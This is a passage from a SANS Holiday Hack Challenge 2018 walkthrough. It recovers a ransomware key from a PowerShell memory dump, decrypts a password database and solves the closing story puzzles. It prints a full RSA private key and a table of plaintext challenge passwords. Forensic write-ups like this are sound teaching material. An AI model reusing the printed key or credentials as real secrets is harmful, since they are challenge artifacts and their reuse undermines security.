OpenSSL> rsa -in server.key -text
Private-Key: (2048 bit)
```

```
modulus:
    00:c4:88:dc:d9:55:46:d7:09:b3:06:2f:8b:0c:d9:
    4b:62:95:1e:2c:78:46:65:8b:60:8c:a0:32:7b:de:
    a1:ea:97:eb:52:a7:0b:4a:f7:2e:0b:eb:39:cb:0c:
    b5:92:03:ab:af:1f:e9:66:1e:18:5e:a7:db:a2:5b:
    7b:ef:1d:80:aa:f8:c6:b9:12:58:c1:ae:fc:10:cb:
    47:b6:0a:bf:ea:78:d0:6b:74:cb:50:b3:d2:a4:c4:
    c2:40:cf:47:d1:25:85:ef:b5:60:0d:14:91:79:03:
    e3:6a:8c:8f:a3:74:c5:6d:2f:cf:8f:54:e1:96:a7:
    53:c0:f0:34:96:ee:2f:bd:78:b9:2a:3d:b3:43:c4:
    27:c5:84:01:86:94:71:14:f9:c1:f4:09:3a:1b:d1:
    20:79:1e:4d:12:4c:f5:0a:28:95:5c:dd:fb:03:f3:
    fb:7a:d3:22:53:84:2c:38:18:a9:11:c0:6f:2f:a9:
    c4:02:80:01:95:41:e2:cd:60:93:04:16:fd:3e:58:
    70:2d:d9:6c:63:59:3b:b7:1e:70:1f:30:fb:22:12:
    79:3f:cb:5d:92:c0:73:82:b5:a3:63:15:1f:06:b7:
    9d:76:0f:b8:9d:15:55:b8:a7:9b:13:d2:6a:eb:32:
    26:09:fb:bc:7a:55:e3:08:92:bc:38:b6:4f:f5:66:
    56:0d
publicExponent: 65537 (0x10001)
privateExponent:
    1d:d2:06:70:93:97:e4:18:fc:a8:fb:9d:c5:9d:52:
    ea:ea:65:61:a9:fe:44:7a:19:74:3c:fa:6c:01:23:
    e0:4c:9c:d0:35:b8:68:ef:88:75:16:83:f6:63:3f:
    49:a0:74:f4:65:8b:2c:8b:74:77:28:51:13:19:7e:
    7c:91:a5:6c:4b:c3:1b:61:c5:45:de:1f:31:0d:27:
    1c:60:15:2e:a6:96:39:37:c7:81:bf:47:3e:e8:fb:
    f0:89:83:04:21:05:69:91:c3:b9:38:5d:ba:56:f4:
    b2:be:11:2d:64:12:70:b6:c8:6f:9f:19:7b:9a:78:
    02:d6:6f:a4:57:0f:b7:57:cd:e9:8a:92:ff:2d:22:
    e5:51:05:44:e5:ae:95:d3:1b:10:93:75:c7:ec:5e:
    88:9a:7c:b8:8b:39:2a:82:fd:28:7d:67:8d:97:04:
    81:95:50:a4:b5:f3:ae:c8:ca:af:ae:d4:de:76:0c:
    28:37:a6:1a:31:da:9d:85:64:17:5a:73:bf:fa:da:
    ad:d5:27:4b:c8:7a:ab:a2:46:cb:35:7d:d4:fa:4b:
    13:62:34:2d:8f:ad:1a:8a:4a:9a:e4:d4:cd:53:a6:
    55:fe:ec:97:92:cc:c0:4b:2c:d6:0d:f1:f2:03:a1:
    db:5e:4e:a6:cf:58:f7:38:52:7c:98:73:06:4b:58:
    01
prime1:
    00:e5:fb:0f:8a:7d:26:f7:a9:94:44:56:fb:3d:b8:
    69:9a:21:c8:fa:37:37:73:af:ee:c4:04:e5:99:ba:
    68:f2:e5:65:8f:ad:27:b4:4b:a2:dd:e2:54:dc:15:
    d6:97:a2:55:04:1e:41:34:13:48:fb:1f:c3:3e:74:
    a1:b6:12:6c:f7:cd:a2:4d:88:02:17:f3:d5:1c:bd:
    e9:6b:5d:35:74:d2:4f:a4:31:82:2d:bc:75:9c:85:
    d8:87:eb:81:0e:8e:c5:ab:73:c7:28:f5:63:60:2b:
    55:e5:2d:0b:46:e2:20:69:12:b5:5c:b5:b3:9c:8c:
    99:73:bf:5c:d7:81:48:b2:4d
prime2:
    00:da:c5:1a:10:a2:5c:e0:8c:49:43:1b:f4:f7:56:
    c0:bc:d6:33:ba:8d:d6:ad:46:95:c1:d1:44:4c:f3:
    fe:0c:07:fb:d1:00:bf:0b:07:cd:f8:64:a8:67:48:
    dc:b3:82:1f:4d:e4:6f:7f:4c:00:7d:a8:92:7e:e1:
    16:25:51:43:95:22:12:be:f2:df:3a:df:8f:7c:fc:
    fe:2c:28:d9:4f:42:2a:38:2d:dd:e5:7e:74:fd:db:
    1a:59:53:58:58:7f:24:4f:43:6f:6b:72:29:b6:73:
    5e:f7:28:33:0f:70:ee:a0:5d:37:b3:0c:26:b5:87:
    ae:10:f2:2b:24:0b:88:92:c1
exponent1:
    00:af:c2:ad:df:e3:41:f2:a8:d1:3d:61:54:65:99:
    18:6b:c9:42:35:a8:19:62:fa:a3:f9:7e:dc:92:1e:
    1a:b2:f7:8a:24:c1:ea:c4:29:c1:f0:dd:56:89:54:
    cf:49:d7:b0:2d:93:89:b5:68:bf:af:dc:58:74:d4:
    e1:f9:aa:1f:49:4b:08:ad:44:32:85:67:be:09:57:
    42:9a:e1:03:47:a2:ab:67:0a:c7:38:78:fd:51:80:
    21:39:cf:4c:34:79:fc:ab:c9:b1:fd:a5:7c:2b:35:
    33:52:10:98:bb:b5:79:9b:93:c6:b3:71:d2:30:e4:
    6b:2a:40:a7:8d:b3:aa:81:49
exponent2:
    7d:6f:b0:2f:43:79:2f:83:20:6a:ab:37:fd:2d:af:
    db:56:92:58:70:05:5c:5a:f1:79:2d:0d:15:76:7c:
    fe:d7:01:0a:e8:7b:a1:ce:7a:c9:e6:a5:2c:7b:79:
    98:2f:8e:d5:71:9a:80:89:ca:6a:42:62:a4:ff:58:
    5c:53:49:05:d4:80:9d:1d:d2:e3:05:d6:57:1b:14:
    7d:ab:7a:56:58:a0:ae:8f:96:00:85:4e:7d:53:c8:
    ba:d8:ef:f9:e6:04:a2:b2:0e:cb:b3:ac:b9:21:53:
    9d:31:5e:7d:87:0a:3b:c6:d7:2e:01:54:9c:97:4c:
    36:09:34:b5:39:2b:b8:c1
coefficient:
    00:c3:31:22:8e:fe:f6:8b:4d:f2:15:b1:9e:a7:b8:
```

```
    21:ed:11:02:a3:96:90:1b:d9:3d:0e:e6:10:37:91:
    0b:98:51:85:f0:a3:9f:dc:3a:1b:ed:be:ff:b7:46:
    94:a8:8e:4c:2d:d0:9f:7c:33:f1:0a:06:e2:fe:71:
    02:a5:c4:24:a0:67:f7:bd:8a:bc:ed:1e:43:99:e2:
    61:e8:46:e3:20:5a:22:61:c7:fa:1e:8d:54:19:45:
    77:41:89:e5:58:73:68:12:72:a0:e9:3e:2a:73:a7:
    bd:56:1b:ac:60:6a:51:da:f3:5e:f4:b0:c8:5b:ae:
    22:a0:65:90:79:d6:48:87:82
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcL
SvcuC+s5ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TL
ULPSpMTCQM9HOSWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPAOlu4vvXi5Kj2z
Q8QnxYQBhpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nE
AoABlUHizWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4
nRVVuKebE9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABAoIBAB3SBnCTl+QY/Kj7
ncWdUurqZWGp/kR6GXQ8+mwBI+BMnNA1uGjviHUWg/ZjPOmgdPRliyyLdHcoURMZ
fnyRpWxLwxthxUXeHzENJxxgFS6mljk3x4G/Rz7o+/CJgwQhBWmRw7k4XbpW9LK+
ES1kEnC2yG+fGXuaeALWb6RXD7dXzemKkv8tIuVRBUTlrpXTGxCTdcfsXoiafLiL
OSqC/Sh9Z42XBIGVUKS1867Iyq+u1N52DCg3phox2p2FZBdac7/62q3VJOvIequi
Rss1fdT6SxNiNC2PrRqKSprk1M1TplX+7JeSzMBLLNYN8fIDodteTqbPWPc4UnyY
cwZLWAECgYEA5fsPinOm96mURFb7PbhpmiHI+jc3c6/uxATlmbpo8uVlj6OntEui
3eJU3BXWl6JVBB5BNBNI+x/DPnShthJs982iTYgCF/PVHL3pa1O1dNJPpDGCLbx1
nIXYh+uBDo7Fq3PHKPVjYCtV5SOLRuIgaRK1XLWznIyZc79c14FIskOCgYEA2sUa
EKJc4IxJQxv091bAvNYzuo3WrUaVwdFETPP+DAf7OQC/CwfN+GSoZOjcs4IfTeRv
fOwAfaiSfuEWJVFDlSISvvLfOt+PfPz+LCjZT0IqOC3d5X5O/dsaWVNYWH8kTONv
a3IptnNe9ygzD3DuoFO3swwmtYeuEPIrJAuIksECgYEAr8Kt3+NB8qjRPWFUZZkY
a8lCNagZYvqj+X7ckh4asveKJMHqxCnB8N1WiVTPSdewLZOJtWi/r9xYdNTh+aof
SUsIrUQyhWe+CVdCmuEDR6KrZwrHOHj9UYAhOc9MNHn8q8mx/aV8KzUzUhCYu7V5
m5PGs3HSMORrKkCnjbOqgUkCgYB9b7AvQ3kvgyBqqzf9La/bVpJYcAVcWvF5LQOv
dnz+1wEK6HuhznrJ5qUse3mYL47VcZqAicpqQmKk/1hcUOkF1ICdHdLjBdZXGxR9
q3pWWKCuj5YAhU59U8i62O/55gSisg7Ls6y5IVOdMV59hwo7xtcuAVSclOw2CTS1
OSu4wQKBgQDDMSKO/vaLTfIVsZ6nuCHtEQKjlpAb2TOO5hA3kQuYUYXwo5/cOhvt
vv+3RpSojkwt0J98M/EKBuL+cQKlxCSgZ/e9irztHkOZ4mHoRuMgWiJhx/oejVQZ
RXdBieVYc2gScqDpPipzp71WG6xgalHa817OsMhbriKgZZB51kiHgg==
-----END RSA PRIVATE KEY-----
OpenSSL>
```

Good. OpenSSL sees server.key as a valid RSA private key.

Now let's see if our memory dump still has the X509-encrypted key. If so, then maybe we can try to decrypt it. We know from analysis that $p_k_e_k contains the X509-encrypted key:

```
PS C:\Users\os14526\Documents\HH18> $p_k_e_k
7d045fece19b0ece48366b45171f744911a20a1c75b686a2d41a09f716b2534c5d8915691ac14d183e1806
9bbdb652afaa06a2b4b036caf252cf34d742dcaa760a8f2fc2b21a9f308738d419ed18d71e129ad41251
9bbdd52cdb91daef7e029a3ec0cc1d4fadfd73b4891ce18238d2a9d615b2acebc51653f09631a6f5613837
2ddb83500decff6fbe28aef0af884ab57ebf57d9d7761c76df2ca62e765af1e187647315853fa9997d1c
1fd65218313fa77ec6c7fbff53cd269951540052fe88bdb8efa3eb9b49c45412af691a666e7658ad970ccc
a29f01d4250be984e838522620b288cf91bd5dc138acee5842e04f7214ee0a426a5d08fddf0c3797287a
bd

PS C:\Users\os14526\Documents\HH18> $p_k_e_k.length
512
```

It's a hex-encoded string of length 512. Let's see if the memory dump has a hex string of length 512.

```
: clear

[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ===================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: matches "[0-9a-f]"
```

```
================ Filters ================
1| MATCHES  bool(re.search(r"[0-9a-f]",variable_values))

[i] 9950 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: len == 512

================ Filters ================
1| MATCHES  bool(re.search(r"[0-9a-f]",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: dump
[+] saved variables to powershell_var_script_dump/variable_values.txt

================ Filters ================
1| MATCHES  bool(re.search(r"[0-9a-f]",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
:
```

Here is the string we found in the dump:

```
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b
7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4d3
147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379
be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100b94
861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d4768
1a77152563906a2c29c6d12f971
```

So far so good. To support our attempt at decryption, we now need a single certificate file that contains both the public and private keys. Let's use OpenSSL to create a combined cert that we can decrypt with:

```
C:\Users\os14526\Documents\HH18>set RANDFILE=C:\Users\os14526\Documents\HH18\.rnd

C:\Users\os14526\Documents\HH18>"C:\Program Files\OpenVPN\bin\openssl"
WARNING: can't open config file: /etc/ssl/openssl.cnf
OpenSSL>  pkcs12 -export -out server.pfx -inkey server.key -in server.crt
Enter Export Password:
Verifying - Enter Export Password:
OpenSSL>
```

Now let's write a PowerShell function that will decrypt our encrypted key using the new cert file. We'll closely model the existing encryption function to make sure our data types match up. Here is our new function:

```
Function p_k_d ($key_bytes) {
$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2;
$cert.Import("C:\Users\os14526\Documents\HH18\server.pfx", "password", 0);
$decKey = $cert.PrivateKey.Decrypt($key_bytes, $true);
return $(B2H $decKey)
};
```

Now test the new decryption function by round-tripping the string "Tony" through both the original encryptor and the new decryptor:

```
PS C:\Users\os14526\Documents\HH18> H2A $($(p_k_d $(H2B $(p_k_e $(H2B $(A2H "Tony"))
$p_k).ToString())))
Tony

PS C:\Users\os14526\Documents\HH18>
```

Good. Now let's try to decrypt our candidate X509-encrypted key.

```
PS C:\Users\os14526\Documents\HH18> $candidatekey
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dc
a05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fb
e24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e6
9309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727a
c257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720b
c49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f9
71

PS C:\Users\os14526\Documents\HH18> $(p_k_d $(H2B $candidatekey))
fbcfc121915d99cc20a3d3d5d84f8308

PS C:\Users\os14526\Documents\HH18>
```

Do we now have a valid key that we can use to decrypt our files? From analysis, we know that the SH1 hash of the original encryption key was also computed and saved, and the length of the hash is 40 bytes. Let's dump it. If the SH1 hash of our new key is the same as the SH1 hash we find in the dump file, then we have the correct key.

```
: clear

[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |      ARGUMENT                | Explanation
================|==============================|================================
print           | print [all|num]              | print specific or all Variables
dump            | dump [all|num]               | dump specific or all Variables
contains        | contains [ascii_string]      | Variable Values must contain string
matches         | matches "[python_regex]"     | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]              | clear all or specific filter num
================================================================================
: matches "^[0-9a-f]+$"

================ Filters ================
1| MATCHES  bool(re.search(r"^[0-9a-f]+$",variable_values))

[i] 173 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |      ARGUMENT                | Explanation
================|==============================|================================
print           | print [all|num]              | print specific or all Variables
dump            | dump [all|num]               | dump specific or all Variables
contains        | contains [ascii_string]      | Variable Values must contain string
matches         | matches "[python_regex]"     | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
```

```
clear          | clear [all|num]             | clear all or specific filter num
================================================================================
: len == 40

================ Filters ================
1| MATCHES  bool(re.search(r"^[0-9a-f]+$",variable_values))
2| LENGTH  len(variable_values) == 40

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND        |     ARGUMENT                | Explanation
===============|=============================|================================
print          | print [all|num]             | print specific or all Variables
dump           | dump [all|num]              | dump specific or all Variables
contains       | contains [ascii_string]     | Variable Values must contain string
matches        | matches "[python_regex]"    | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear          | clear [all|num]             | clear all or specific filter num
================================================================================
: print
b0e59a5e0f00968856f22cff2d6226697535da5b
Variable Values #1 above ^
Type any key to go back and just Enter to Continue...
```


Now, in PowerShell, let's compute the SH1 hash of our new candidate key to see if it is a match.

```
PS C:\Users\os14526\Documents\HH18> sh1 "fbcfc121915d99cc20a3d3d5d84f8308"
b0e59a5e0f00968856f22cff2d6226697535da5b

PS C:\Users\os14526\Documents\HH18>
```

Yes! We have our key. Let's decrypt the file with the existing malware decrypt function:

```
PS C:\Users\os14526\Documents\HH18> $akey = "fbcfc121915d99cc20a3d3d5d84f8308"

PS C:\Users\os14526\Documents\HH18> e_n_d $(H2B $akey) $f_c $false

Id     Name            PSJobTypeName   State         HasMoreData     Location
Command
--     ----            -------------   -----         -----------     --------
-------
31     Job31           BackgroundJob   Running       True
localhost            ...



PS C:\Users\os14526\Documents\HH18>
```

Now let's go look at our decrypted password file to see what we have.



Success! Now let's use sqlite3 to dump the database and get the password to Santa's vault:

```
C:\Users\os14526\Documents\HH18\forensic_artifacts>C:\Users\os14526\Documents\HH18\sqlite-tools-
win32-x86-3260000\sqlite-tools-win32-x86-3260000\sqlite3
SQLite version 3.26.0 2018-12-01 12:34:55
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open alabaster_passwords.elfdb
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "passwords" (
        `name`  TEXT NOT NULL,
        `password`      TEXT NOT NULL,
        `usedfor`       TEXT NOT NULL
);
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2!#','active directory');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.com');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','CookiesRLyfe!*26','netflix.com');
INSERT INTO passwords VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode Scanner');
INSERT INTO passwords VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','PetsEatCookiesTOo@813','neopets.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','Woootz4Cookies19273','www.4chan.org');
INSERT INTO passwords VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');
COMMIT;
sqlite>
```

The password is ED#ED#EED#EF#G#F#G#ABA#BA#B


Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

> *You have some serious skills, of that I have no doubt.*
>
> *There is just one more task I need you to help with.*
>
> *There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.*

Question 13:

Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?

Now that we have the password to Santa's vault, let's go to the keyboard and unlock it.




The song to play, as seen in the password, is this:

ED#ED#EED#EF#G#F#G#ABA#BA#B


If we use the keyboard to play the song as written, we get this response:

We remember from question 8 that "the favorite key was D". Let's go down two steps and try the following:

D C# D C# D D C# D E F# E F# G A G# A G# A



Santa's vault pops open!



Let’s enter the room and talk to everyone:

Answer: You have unlocked Santa's vault!

Having unlocked the musical door, you enter Santa's vault.

> *I'm seriously impressed by your security skills!*
>
> *How could I forget that I used Rachmaninoff as my musical password?*
>
> *Of course I transposed it it before I entered it into my database for extra security.*

Alabaster steps aside, revealing two familiar, smiling faces.

> *It's a pleasure to see you again.*
>
> *Congratulations.*

> *You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!*
>
> *You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!*
>
> *You see, I finally found you!*
>
> *I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.*
>
> *That's why we had so many different challenges this year.*
>
> *We needed to find someone with skills all across the spectrum.*
>
> *I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.*
>
> *And you did!*
>
> *Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.*

> *See what happens when they take off those hats?*

Santa continues:

> *Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.*
>
> *And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.*
>
> *You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?*
>
> *They lived happily ever after.*

Question 14:

Who was the mastermind behind the whole KringleCon plan?

If you would like to submit a final report, please do so by emailing it to: SANSHolidayHackChallenge@counterhack.com

Based on the narrative from Santa, Santa was the mastermind behind the whole KringleCon plan. Santa setup a simulated malware attack on KringleCon as a recruiting tool to find individuals who possessed the skills to work with Santa in defending the North Pole.

If Santa is hiring, then I'm all in!

Answer: santa

Congratulations on solving the SANS Holiday Hack Challenge 2018!